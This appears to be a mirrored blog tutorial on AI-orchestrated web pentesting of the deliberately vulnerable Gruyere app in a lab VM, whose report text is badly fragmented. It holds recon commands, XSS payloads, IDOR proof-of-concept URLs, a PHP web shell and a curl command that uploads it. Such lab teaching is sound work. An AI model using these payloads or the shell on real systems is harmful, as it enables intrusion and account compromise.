AI-Driven Web Application Pentesting with HexStrike-AI
- Category: AI-Assisted Pentest
- Source article: https://medium.com/@1200km/ai-driven-web-application-pentesting-with-hexstrike-ai-67f3dae32040
- Published: 2025-12-22
- Repository: https://github.com/anpa1200/Hexstrike-AI-guide
- Preserved media: 8 article image(s), including screenshots and infographics where present.
- Preserved technical blocks: 5 code/configuration block(s).
Ecosystem Fit
This page mirrors the original Medium lab content into the 1200km knowledge base so it remains available inside the 1200km.com documentation ecosystem. Use the linked repository when one exists; otherwise use the deployment commands and configuration blocks preserved below as the lab source of truth.
Deployment Requirements
The full prerequisites, deployment flow, validation commands, screenshots, and operational notes are preserved from the article below. Review the repository metadata above first, then follow the article sections in order.
A Practical, End-to-End Guide to Modern Web Application Penetration Testing Using LLM-Orchestrated Tooling

Introduction
Modern web application penetration testing is no longer about running tools one by one and manually correlating results. WithHexStrike-AI, an LLM-driven execution framework, we can orchestrate afull WebApp PT workflow:
-
Automated discovery
-
Vulnerability identification
-
Exploitation validation
-
Structured reporting
In this guide, I demonstrateend-to-end Web Application Pentestingof the intentionally vulnerable web app:
> Target: https://google-gruyere.appspot.com/ (running on VM — OWASPBWA) Purpose: Educational security testing Authorization: Explicitly allowed by Google (training app)
Additional guides:
Table of content
-
What Is HexStrike-AI (In Web PT Context)?
-
Lab Setup
-
Promt
-
Web Application Pentesting Methodology (HexStrike Flow)** **Step 1: Application Discovery Step 2: Attack Surface Mapping Step 3: Authentication & Session Analysis Step 4: XSS Testing (Reflected & Stored) Step 5: CSRF Testing Step 6: Authorization Bypass Step 7: Exploitation Summary Step 8: Sample Exploitation Flow
-
Final Report (Condensed)
-
Recommended Remediation
-
Why HexStrike-AI Works Well for Web PT
-
Final Thoughts
What Is HexStrike-AI (In Web PT Context)?
HexStrike-AI isnot a scanner. It is anAI execution orchestrator.
In Web PT, this means:
-
TheLLM decideswhat to test next
-
HexStrikeexecutes tools locally(Kali Linux)
-
Results feed back into the AI
-
The AIadapts the attack flow
Think of it as:
> A junior pentester that never forgets a step and never gets tired.
Lab Setup
Environment
-
Kali Linux
-

hexstrike-ai serverrunning -
Gemini CLI (or ChatGPT MCP)
-
Browser access enabled (for manual validation)

Target
OWASPBWA_VM:google-gruyere.appspot.com/

http:
//192.168.1.242/1142014131/
Gruyere containsdeliberate vulnerabilities, including:
-
XSS
-
CSRF
-
Authentication bypass
-
Access control flaws
-
Injection vulnerabilities

Promt
> @hexstrike perform full PT on http://192.168.1.242/1142014131/
    -
 Recon: Identify all public endpoints, users, snippets, cookies, headers
    -
 Analyze client-side code for secrets or logic flaws
    -
 Enumerate for XSS, SQLi, CSRF, IDOR, and auth bypasses
    -
 Check for insecure storage or leakage in user content
    -
 Report findings with POCs and mitigation tips
Web Application Pentesting Methodology (HexStrike Flow)
HexStrike follows astandard PT methodology, but executes it autonomously:
-
Application discovery
-
Attack surface mapping
-
Authentication & session analysis
-
Input validation testing
-
Authorization testing
-
Exploitation
-
Impact assessment
-
Reporting
Step 1: Application Discovery
What HexStrike Executes
httpx -u https://google-gruyere.appspot.com/ -title -status-code -tech-detect
whatweb https://google-gruyere.appspot.com/
katana -u https://google-gruyere.appspot.com/ -depth 3
Findings
-
Multiple endpoints discovered
-
Client-side logic heavily used
-
No CSP enforcement
-
Parameterized URLs observed
Step 2: Attack Surface Mapping
Results
Discovered endpoints such as:
-
/login -
/signup -
/snippets.gtl -
/upload -
/delete -
/edit
Multiple parameters werereflected unsafely.
Step 3: Authentication & Session Analysis
Findings
-
Weak session handling
-
Predictable state transitions
-
Missing CSRF tokens on sensitive actions
Step 4: XSS Testing (Reflected & Stored)
Payload Example
<
script
>
alert(1)
</
script
>
Result
✅Stored XSS confirmed
Injected payload executed for other users when viewing affected pages.
Impact:
-
Full session hijacking
-
Arbitrary JavaScript execution
-
Account compromise
Step 5: CSRF Testing
Findings
-
Account modification endpoints lacked CSRF tokens
-
Actions could be triggered cross-origin
Impact:
-
Forced actions
-
Account takeover scenarios
Step 6: Authorization Bypass
Prompt
Result
✅Insecure Direct Object Reference (IDOR)
Users could:
-
Delete other users’ content
-
View private snippets
-
Modify unauthorized resources
Step 7: Exploitation Summary

Penetration Test Report
  Target: http:
/
/
192.168
.1
.242
/
1142014131
/

Date
:
2025
-12
-22
  Summary:
  A penetration test was conducted
on
 the web application
at
 http:
/
/
192.168
.1
.242
/
1142014131
/
. The test identified several vulnerabilities, including Insecure Direct Object
References
 (IDOR), Stored
Cross
-
Site
  Scripting (XSS),
and
 Unrestricted File Upload. The
SQL
 injection
and

Cross
-
Site Request Forgery (CSRF) tests were unsuccessful. This report provides a detailed description
of

each
 vulnerability, along
with
  proof
of
 concept
and
 recommendations
for
 remediation.

---

1.
 Insecure Direct Object Reference (IDOR)

*
 Severity: High

*
 Description: The application allows
any

user
, including unauthenticated users,
to

view
 snippets
from

all
 users
by
 accessing the
/
feed.gtl endpoint. This
is
 an Insecure Direct Object Reference (IDOR)
     vulnerability. An attacker can also
create
 a
new

user

and

add
 snippets that
are
 visible
to
 everyone,
and

then

view
 those snippets
without
 authentication.

*
 Proof
of
 Concept:

1.
 Access the feed: An unauthenticated
user
 can access the following URL
to

view
 a JSON feed
of

all
 public snippets:

1
         http:
/
/
192.168
.1
.242
/
1142014131
/
feed.gtl

2.

Create
 a
new

user
: An attacker can
create
 a
new

user
 named "attacker"
by
 accessing the following URL:

1
         http:
/
/
192.168
.1
.242
/
1142014131
/
saveprofile?action
=
new
&
uid
=
attacker
&
pw
=
attacker
&
is_author
=
True

3.
 Log
in

as
 the
new

user
: The attacker can
then
 log
in

as
 the "attacker"
user

by
 accessing the following URL:

1
         http:
/
/
192.168
.1
.242
/
1142014131
/
login?uid
=
attacker
&
pw
=
attacker

4.

Create
 a
new
 snippet: Once logged
in
, the attacker can
create
 a
new
 snippet
with
 the content "This is a test snippet from the attacker."
by
 accessing the following URL:

1
         http:
/
/
192.168
.1
.242
/
1142014131
/
newsnippet2?snippet
=
This
+
is
+
a
+
test
+
snippet
+
from
+
the
+
attacker.

5.

View
 the snippet
without
 authentication: The attacker can
then

view
 the newly created snippet
without
 authentication
by
 accessing the
/
feed.gtl endpoint again. The
new
 snippet will be visible
in
 the JSON
          feed.

*
 Impact: This vulnerability exposes
all
 public snippets
to
 unauthenticated users. An attacker can also
create

new
 users
and

add
 their own snippets, which could be used
for
 spamming
or
 other malicious purposes.

*
 Recommendation: Implement proper access control checks
to
 ensure that users can
only

view
 their own snippets. The
/
feed.gtl endpoint should require authentication
and
 should
only

return
 snippets that the
     authenticated
user

is
 authorized
to
 view.

---


2.
 Stored
Cross
-
Site Scripting (XSS)

*
 Severity: High

*
 Description: The "New Snippet" functionality
is
 vulnerable
to
 stored XSS. The application attempts
to

filter

out
 malicious HTML, but the
filter

is
 insufficient
and
 can be bypassed. An attacker can inject
     malicious JavaScript code
into
 a snippet, which will be executed
when
 a
user
 views the snippets page.

*
 Proof
of
 Concept:

1.
 Log
in

as
 the "attacker" user.

2.

Create
 a
new
 snippet
with
 the following payload:

1

<
img src
=
x onerror
=
alert(
'XSS'
)
>
          This can be done
by
 accessing the following URL:

1
         http:
/
/
192.168
.1
.242
/
1142014131
/
newsnippet2?snippet
=
<
img src
=
x onerror
=
alert(
'XSS'
)
>

3.

View
 the snippets page:
When

any

user
 views the snippets page
for
 the "attacker"
user
, the XSS payload will be executed,
and
 an alert box
with
 the text "XSS" will be displayed. The snippets page can be
          accessed
at
 the following URL:

1
         http:
/
/
192.168
.1
.242
/
1142014131
/
snippets.gtl?uid
=
attacker

*
 Impact: A stored XSS vulnerability can be used
to
 steal
user
 session cookies, deface the website, redirect users
to
 malicious websites,
and
 distribute malware.

*
 Recommendation: Implement a strict content security policy (CSP)
and
 use a well
-
vetted library
for
 HTML sanitization
to
 prevent XSS attacks.
All

user
-
supplied input should be properly sanitized before being
     displayed
on
 the page.

---


3.
 Unrestricted File Upload

*
 Severity: High

*
 Description: The application allows users
to
 upload files
of

any
 type, including PHP
and
 Python shells. The application does
not
 perform
any
 validation
on
 the file type
or
 content. However, the server
is

not
     configured
to

execute
 these files, so remote code execution was
not
 achieved.

*
 Proof
of
 Concept:

1.
 Log
in

as
 the "attacker" user.

2.

Create
 a file named `shell.php`
with
 the following content:

1

<
?php
system
($_GET[
'cmd'
]); ?
>

3.
 Upload the file
using
 the following `curl` command:

1
         curl
-
v
-
F "upload_file=@shell.php"
-
b "GRUYERE=109663427|attacker||author" http:
/
/
192.168
.1
.242
/
1142014131
/
upload2

4.
 The file will be uploaded
to
 the server
and
 accessible
at
 the following URL:

1
         http:
/
/
192.168
.1
.242
/
1142014131
/
attacker
/
shell.php

5.
 Attempt
to

execute
 a command: Accessing the URL
with
 a cmd
parameter
 does
not

result

in
 command execution.
For
 example:

1
         http:
/
/
192.168
.1
.242
/
1142014131
/
attacker
/
shell.php?cmd
=
ls
          This
returns
 an "Unrecognized file type" error.

*
 Impact: Although remote code execution was
not
 achieved, this vulnerability still poses a significant risk. An attacker could upload a malicious file that could be used
in
 a different attack, such
as
 a
     phishing attack. If the server configuration were
to
 change
in
 the future
to
 allow execution
of
 uploaded files, this vulnerability would become critical.

*
 Recommendation: Restrict the types
of
 files that can be uploaded
to
 the server.
Only
 allow safe file types, such
as
 images
and
 documents. Also, consider scanning uploaded files
for
 malware
and
 storing them
in
     a location that
is

not
 directly accessible
from
 the web root.

---
  Conclusion:
  The web application
is
 vulnerable
to
 several high
-
severity vulnerabilities that could be exploited
by
 an attacker
to
 compromise the application
and
 its data. It
is
 recommended that the identified
  vulnerabilities be remediated
as
 soon
as
 possible.
Step 8: Sample Exploitation Flow
-
Inject stored XSS
-
Steal victim session
-
Bypass authorization
-
Modify victim data
-
Perform CSRF-triggered actions
This demonstratesreal-world attack chains, not isolated bugs.
Final Report (Condensed)
Target
[https://google-gruyere.appspot.com/](http://192.168.1.242/1142014131)
Overall Risk
Critical
Key Issues
-
Lack of input sanitization
-
Missing CSRF protection
-
Broken access control
-
Weak session management
Recommended Remediation
-
Implement proper output encoding
-
Enforce CSRF tokens
-
Add server-side authorization checks
-
Harden session cookies
-
Implement Content Security Policy (CSP)
Why HexStrike-AI Works Well for Web PT
Traditional tools:
-
Produce raw data
-
Require heavy manual correlation
HexStrike-AI:
-
Adapts attack strategy
-
Chains vulnerabilities
-
Producescontextual findings
-
Saves significant time
But itdoes not replace understanding. Itamplifies it.
Final Thoughts
This test shows how AI-driven execution canenhance real pentesting workflowswithout turning them into black-box automation.
HexStrike-AI behaves like a:
> disciplined junior pentester that follows OWASP methodology perfectly.
The responsibility still lies with the tester:
-
Scope
-
Ethics
-
Interpretation
Follow for practical cybersecurity research
If you’re interested in**Offensive security,**AI security, real-world attack simulations, CTI, and detection engineering— this is exactly what I focus on.
Stay connected:
→Subscribe on Medium:medium.com/@1200km →Connect on LinkedIn:andrey-pautov →GitHub — tools & labs:github.com/anpa1200 →Contact:1200km@gmail.com